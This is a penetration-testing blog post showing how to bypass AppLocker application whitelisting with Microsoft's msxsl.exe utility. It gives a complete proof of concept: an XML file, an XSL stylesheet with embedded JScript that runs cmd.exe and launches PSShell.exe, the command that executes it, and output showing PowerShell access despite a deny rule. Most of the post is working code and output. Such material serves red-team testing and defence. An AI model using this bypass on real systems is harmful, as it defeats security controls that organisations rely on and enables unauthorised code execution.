AppLocker Bypass – MSXSL

pentestlab.blog/category/red-team/page/102

July 6, 2017

According to Microsoft the msxsl.exe command line utility enables the user to perform command line Extensible Stylesheet Language (XSL) transformations by using the Microsoft XSL processor. However this binary can be used execute malicious JavaScript code and bypass application whitelisting protections. This was discovered by Casey Smith and proof of concept was shared with the community over twitter.

The msxsl utility accepts XML and XSL files. The following needs to be executed from the command line in order to run JavaScript code:

```
msxsl.exe customers.xml script.xsl
```

customers.xml

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="script.xsl" ?>
<customers>
<customer>
<name>Microsoft</name>
</customer>
</customers>
```


script.xsl

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://mycompany.com/mynamespace">

<msxsl:script language="JScript" implements-prefix="user">
   function xml(nodelist) {
var r = new ActiveXObject("WScript.Shell").Run("cmd.exe /k C:\\PSShell.exe");
   return nodelist.nextNode().xml;

   }
</msxsl:script>
<xsl:template match="/">
   <xsl:value-of select="user:xml(.)"/>
</xsl:template>
</xsl:stylesheet>
```

The utility needs to be run from a location on the system that the user has permission to execute. The same applies and for the untrusted binary PSShell which will provide PowerShell access even if PowerShell has been blocked by AppLocker.




```
C:\Windows\Tasks\msxsl>msxsl.exe customers.xml script.xsl
 < ? x m l   v e r s i o n = " 1 . 0 "   e n c o d i n g = " U T F - 1 6 " ? >
  l t ; ? x m l   v e r s i o n = " 1 . 0 " ? & g t ;
 & l t ; ? x m l - s t y l e s h e e t   t y p e = " t e x t / x s l "   h r e f
 = " s c r i p t . x s l "   ? & g t ;
 & l t ; c u s t o m e r s & g t ;
       & l t ; c u s t o m e r & g t ;
             & l t ; n a m e & g t ; M i c r o s o f t & l t ; / n a m e & g t ;

       & l t ; / c u s t o m e r & g t ;
 & l t ; / c u s t o m e r s & g t ;

C:\Windows\Tasks\msxsl>_
```

AppLocker Bypass – msxsl



Action	User	Name
Deny	Everyone	%SYSTEM32%\WindowsPowerShell...

PSShell - rui@deniable.org

```
PS > ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6805:d9ed:3a73:5903%11
   IPv4 Address. . . . . . . . . . . : 192.168.100.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.1
```

PowerShell via MSXSL